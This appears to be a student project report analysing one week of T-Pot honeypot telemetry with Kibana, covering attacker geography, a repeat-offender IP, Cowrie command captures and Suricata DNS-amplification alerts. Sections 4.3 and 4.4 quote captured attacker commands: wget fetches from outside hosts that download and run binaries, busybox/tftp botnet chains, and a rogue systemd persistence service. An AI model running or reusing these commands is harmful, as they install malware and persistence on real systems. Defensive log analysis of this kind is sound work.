

Cyber Security: Incident Detection and Response

PROJECT REPORT

Honeypot Threat Analysis with the ELK Stack

Analysing T-Pot Multi-Honeypot Logs with Kibana Discover and Dashboards

Executive Summary

This project analyses one week of attack telemetry collected by T-Pot, an open-source multi-honeypot platform, to extract actionable threat intelligence. The Elastic Stack (Elasticsearch, Logstash and Kibana) was deployed as a Docker container (sebp/elk) on an Azure virtual machine, and a snapshot of approximately 10.3 million honeypot events was restored into Elasticsearch for analysis.

Using Kibana Discover, five structured investigations were performed: service-target profiling, repeat-offender identification, payload-download behaviour in Cowrie SSH/Telnet sessions, single-indicator deep dives, and Suricata network-alert analysis. The findings were then operationalised through three purpose-built Kibana dashboards — Attack Origin Intelligence, Honeypot Activity Trends, and Attack Techniques & Payloads.

The analysis demonstrates that attack pressure against internet-facing services is constant, global and almost entirely automated. Key findings include a single Russian source IP generating more than 77,000 events in seven days, Mirai-style busybox/tftp payload chains, SSH defence-evasion commands (lockr/chatrr against .ssh), persistence via rogue systemctl services, and continued active scanning for legacy exploits such as the DoublePulsar backdoor and unauthenticated VNC. All observed behaviours are mapped to MITRE ATT&CK techniques and translated into concrete defensive recommendations.

1. Introduction

1.1 Background and Motivation

Honeypots are decoy systems that imitate real services in order to attract, observe and record malicious activity. Because a honeypot has no legitimate users, every connection it receives is suspicious by definition, giving it a near-zero false-positive rate. In a broader security strategy, honeypots contribute to defense-in-depth: they provide early warning of scans and intrusions, absorb attacker effort that would otherwise target production assets, and generate high-fidelity intelligence in the form of indicators of compromise (IoCs) and adversary tactics, techniques and procedures (TTPs).

T-Pot, developed by Deutsche Telekom Security, is an all-in-one, containerised multi-honeypot platform. Rather than emulating a single service, T-Pot integrates more than twenty honeypot sensors — including Cowrie (SSH/Telnet), Dionaea (malware capture), Ciscoasa (VPN/firewall lure), Heralding (credential capture) and Fatt (service fingerprinting) — alongside the Suricata intrusion detection system. All logs are normalised into a single pipeline feeding Elasticsearch and Kibana, which makes T-Pot an ideal data source for security monitoring and log-analysis training.

1.2 Project Objectives

- Explain the role of honeypots and T-Pot's multi-honeypot capabilities within a cyber security strategy.
- Use Kibana Discover to filter, query and analyse honeypot logs, identifying IoCs and attack patterns.
- Design three new Kibana dashboards that visualise distinct dimensions of the attack data.
- Derive in-depth insights into adversary behaviour and correlate findings with MITRE ATT&CK.
- Recommend defensive measures organisations can implement based on the observed evidence.

1.3 Scope

The dataset covers one week of T-Pot telemetry (November 2024), restored from a snapshot into an Elasticsearch index pattern (logstash-*) of seven daily indices. Analysis is confined to the restored period; no live ingestion was performed.

2. Environment and Dataset

2.1 Platform Architecture

The ELK stack was deployed using the community sebp/elk Docker image within Docker Desktop on a Microsoft Azure virtual machine, continuing the environment built in the preceding assignment. Logstash was disabled because the project analyses a restored static snapshot rather than ingesting live streams. Elasticsearch data was persisted through a named Docker volume so that indices survive container restarts.

Container deployment configuration:

```
docker volume create HoneyData

docker run -d `
  --name HoneyPot `
  -p 5601:5601 `
  -v HoneyData:/var/lib/elasticsearch `
  -e TZ="Australia/Perth" `
  -e LOGSTASH_START=0 `
  -e CLUSTER_NAME="CSI3351_HoneyLogs" `
  -e ES_HEAP_SIZE="2048m" `
  -e NODE_OPTIONS="--max-old-space-size=1024" `
  sebp/elk:latest
```

2.2 The Dataset

The restored snapshot contains approximately 10.3 million documents across the logstash-* data view. Each document carries a common core of fields — @timestamp, Type (the honeypot that generated the event), src_ip, DestPort, and two GeoIP enrichment blocks — while honeypot-specific schemas add fields such as input and eventid (Cowrie) and alert.signature (Suricata).




Figure 1 — Kibana Discover over the full dataset: 10,374,878 documents in the logstash-* data view.

A critical attribution detail is the presence of two GeoIP blocks: `geoip.*` describes the attacker's source location (country, ASN, city), whereas `geoip_ext.*` describes T-Pot's own external interface (61.88.49.86, Australia). Distinguishing the two is essential for accurate attribution and is revisited throughout the analysis.

3. Methodology

Analysis followed a layered drill-down workflow that mirrors real security-operations-centre (SOC) practice:

- Filter — narrow the corpus with field-value filter pills (e.g. DestPort is 22) and KQL queries.
- Profile — inspect field statistics (top values, distribution) to identify candidate leads.
- Expand — open individual documents to examine raw field values and event context.
- Correlate — combine multiple fields (port + country + ASN + signature) to build a narrative.
- Visualise — promote validated findings into dashboard panels for communication.

All queries were executed against the logstash-* data view with an absolute time range covering the dataset week. Figure 2 shows the standard filter-editor used to build field-value filters throughout the analysis.

The screenshot shows the 'Edit filter' interface in Kibana. At the top, there's a header 'Edit filter' and a link 'Edit as Query DSL'. Below this, a filter pill is displayed: '= # DestPort is 22'. The pill has a dropdown arrow on the right. To the right of the pill are icons for deleting the filter, adding a new filter, and logical operators 'OR' and 'AND'. Below the filter pill, there's a 'Preview' section showing 'DestPort: 22'. Underneath the preview is a 'Custom label (optional)' section with a text input field containing 'Add a custom label here'. At the bottom right, there are two buttons: 'Cancel' and 'Update filter'.

Figure 2 — Kibana filter editor: building a field-value filter (DestPort is 22).

4. Kibana Discover — Investigations and Findings

4.1 Investigation 1 — Service Targeting and Geographic Distribution

To establish which services attract the most attention, a filter was applied for destination port 22 (SSH). The corpus narrowed from 10.3 million documents to 500,335 — confirming SSH as one of the most heavily probed services, with port 445 (SMB) dominating the raw stream. Field statistics on the Country field within the SSH subset revealed Russia (22.2%), India (19.2%), Germany (15.6%), the United States (12.2%) and China (3.3%) as the leading sources. Layering the country filter (RU) on top of the port filter reduced the result set to 100,816 events, demonstrating a repeatable drill-down pattern from millions of events to an answerable question.




Figure 3 — Filter DestPort: 22 applied; 500,335 of 10,374,878 documents remain.

Figure 5 — Layered filters (port 22 + RU) narrow the corpus to 100,816 documents.

4.2 Investigation 2 — Repeat Offender: 109.68.191.194

Pivoting from geography to individual actors, the KQL query `src_ip: "109.68.191.194"` returned 77,351 events from a single address within seven days. Expanding documents exposed three decisive attributes. First, the `attacker-side geoip block` places the address in Russia (organisation `OOO Suntel`, timezone `Europe/Moscow`) — while the `geoip_ext block` shows T-Pot's own Australian interface, illustrating why the two blocks must not be confused. Second, the `ip_rep` field carries the value `"known attacker"`, showing the address is already flagged by reputation feeds. Third, the SSH client banner reads `libssh-0.2`, a library typical of automated tooling rather than an interactive human client. Together these attributes characterise the source as scripted bot activity rather than a targeted human operation.




Figure 6 — KQL query on a single source IP: 77,351 documents from 109.68.191.194.

Field	Value
geoip_ext.country_code3	AU
geoip_ext.country_name	Australia
geoip_ext.ip	61.88.49.86
geoip_ext.latitude	-33.5
geoip_ext.location	POINT (143.2104 -33.494)
geoip_ext.longitude	143.25
geoip_ext.timezone	Australia/Sydney
geoip.as_org	OOO Suntel
geoip.asn	52201
geoip.continent_code	EU
geoip.country_code2	RU
geoip.country_name	Russia
geoip.ip	109.68.191.194

Figure 7 — Document expansion: attacker geoip (RU, Suntel) versus geoip_ext (AU, T-Pot interface).

Field	Value
geoip.latitude	55.75
geoip.location	POINT (37.6068 55.7386)
geoip.longitude	37.594
geoip.timezone	Europe/Moscow
host	9b6b7049cf1c
in_iface	enp4s0f0
ip_rep	known attacker
metadata.flowbits	[ET.is_ssh_server_banner, is_ssh_client_banner, ET.is_ssh_server_kex]
path	/data/suricata/log/eve.json
pkt_src	wire/pcap
proto	TCP
src_ip	109.68.191.194
src_port	54847
ssh.client.protocol_version	2.0
ssh.client.software	libssh-0.2

Figure 8 — Reputation and tooling indicators: ip_rep "known attacker", libssh-0.2 client, Suricata SSH metadata.

4.3 Investigation 3 — Payload Download Behaviour in Cowrie Sessions

To understand post-exploitation behaviour, a wildcard KQL query was run over Cowrie command events: type:"Cowrie" and input:*wget*. The result — 13,247,546 matching documents — shows that download utilities are embedded in bot command lines at scale. Field statistics on the input field exposed busybox/tftp one-liner chains characteristic of Mirai-style botnets, fetches of remote scripts such as wget -nc http://103.41.204.104/k.php, and persistence scripting via systemd (ExecStart=/bin/bash /home/xbin3/ftpwget.sh). The dominance of "Other" (72.2%) indicates high command diversity across many bot families rather than a single campaign.




Figure 9 — Wildcard KQL query type:"Cowrie" and input:*wget* matching 13.2 million documents.

☒	Nov 18, 2024 @ 05:58:02.345	input tftp; wget; /bin/busybox VXXDE Type Cowrie @timestamp Nov 18, 2024 @ 05:58:02.345 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 18, 2024 @ 05:43:21.980	input tftp; wget; /bin/busybox KUNQP Type Cowrie @timestamp Nov 18, 2024 @ 05:43:21.980 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 18, 2024 @ 03:22:13.408	input tftp; wget; /bin/busybox TPFAQ Type Cowrie @timestamp Nov 18, 2024 @ 03:22:13.408 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 18, 2024 @ 01:08:27.309	input tftp; wget; /bin/busybox MIUUA Type Cowrie @timestamp Nov 18, 2024 @ 01:08:27.309 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 17, 2024 @ 21:52:58.462	input wget -nc http://103.41.204.104/k.php?a=x86.64,243F2R29M9B959X9H -O ./upnpsetup Type Cowrie @timestamp Nov 17, 2024 @ 21:52:58.462 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 17, 2024 @ 20:49:22.283	input tftp; wget; /bin/busybox SVKIV Type Cowrie @timestamp Nov 17, 2024 @ 20:49:22.283 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC geoip_ext.country_code2 AU geoip_ext.country_code3 AU geoip_ext.country_name Australia geoip_ext.ip 61.88.49.86 geoip_ext.latitude -33.5 geoip_ext.location POINT (143.2104 -33.494) geoip_ext.longitude 143.25 geoip_ext.timezone Australia/S...
☒	Nov 17, 2024 @ 19:16:29.582	input WantedBy=multi-user.target" > /etc/systemd/system/my_service4.service && chmod 777 /etc/systemd/system/my_service4.service && chmod +x /home/xbin3/ftpwget.sh && systemctl daemon-reload && systemctl start my_service4.service && systemctl enable my_service4.service Type Cowrie @timestamp Nov 17, 2024 @ 19:16:29.582 @version 1 eventid cowrie.command.input geoip_ext.as_org SingTel Optus Pty Ltd geoip_ext.asn 7,474 geoip_ext.continent_code OC...

Figure 10 — Sampled results: busybox/tftp chains, remote script fetches and persistence commands.





Figure 11 — Field statistics on input: top attacker commands with 72.2% long-tail diversity.

4.4 Investigation 4 — A Single Indicator of Compromise, End to End

Filtering to one exact input value isolated a complete intrusion micro-kill-chain in a single command line: `rm .s; wget http://114.228.197.142:48166/.i; chmod 777 .i; ./i; exit`. The event (eventid `cowrie.command.input`, 16 November) attributes the session to source 114.228.197.142, geolocated to Changzhou, Jiangsu, China, on Chinanet (ASN 4134). The chain



— clear traces, download a remote binary, make it executable, run it, exit — compresses reconnaissance, ingress tool transfer and execution into one line, and each element (IP, URL, port 48166, file `.i`) is an independently actionable IoC.

Figure 12 — Filter on the exact input string isolates the single incident document.

Table JSON

🔍 Search field names		
Field	Value	
📍 geoip_ext.ip	61.88.49.86	
# geoip_ext.latitude	-33.5	
🌐 geoip_ext.location	POINT (143.2104 -33.494)	
# geoip_ext.longitude	143.25	
🕒 geoip_ext.timezone	Australia/Sydney	
🏢 geoip.as_org	Chinanet	
# geoip.asn	4134	
🏠 geoip.city_name	Changzhou	
🌐 geoip.continent_code	AS	
🏠 geoip.country_code2	CN	
🏠 geoip.country_name	China	
📍 geoip.ip	114.228.197.142	
# geoip.latitude	31.766	
🌐 geoip.location	POINT (119.9527 31.7685)	


Figure 13 — Attacker attribution: 114.228.197.142, Chinanet ASN 4134, Changzhou (CN).

Field	Value
# geoip.longitude	119.938
🏠 geoip.region_code	JS
🏠 geoip.region_name	Jiangsu
🕒 geoip.timezone	Asia/Shanghai
🏠 host	852b5cd691b7
📝 input	rm .s; wget http://114.228.197.142:48166/i; chmod 777 .i; ./i; exit
📝 message	CMD: rm .s; wget http://114.228.197.142:48166/i; chmod 777 .i; ./i; exit
📁 path	/data/cowrie/log/cowrie.json
🏠 sensor	d5b9608cea2e
📝 session	512ec937b517
🏠 src_ip	114.228.197.142
🏠 T-Pot Hostname	honeybox
🏠 t-pot_ip_ext	61.88.49.86
🏠 t-pot_ip_int	192.168.1.101

Figure 14 — The full command chain with session identifier, ready for replay in Cowrie.

4.5 Investigation 5 — DNS Amplification Observed by Suricata

Broadening from Cowrie to network-layer telemetry, the source-country distribution across all documents showed the United States dominant at 30.5%, followed by Korea (14.7%), India (10.0%), China (7.9%) and Russia (7.8%). Pivoting on ASN within the US subset showed 80.5% of US-sourced events originating from Hostinger International — a low-cost cloud/hosting provider. Expanding the underlying Suricata alerts revealed the signature ET DOS DNS Amplification Attack Inbound: UDP datagrams carrying ANY-type DNS queries for mz.gov.pl, a Polish government domain. The honeypot was observing DNS reflection/amplification behaviour in which a cheap US-hosted VPS is abused as attack infrastructure — a finding that only emerges when geography is correlated with ASN and alert signature rather than treated as a flat country ranking.



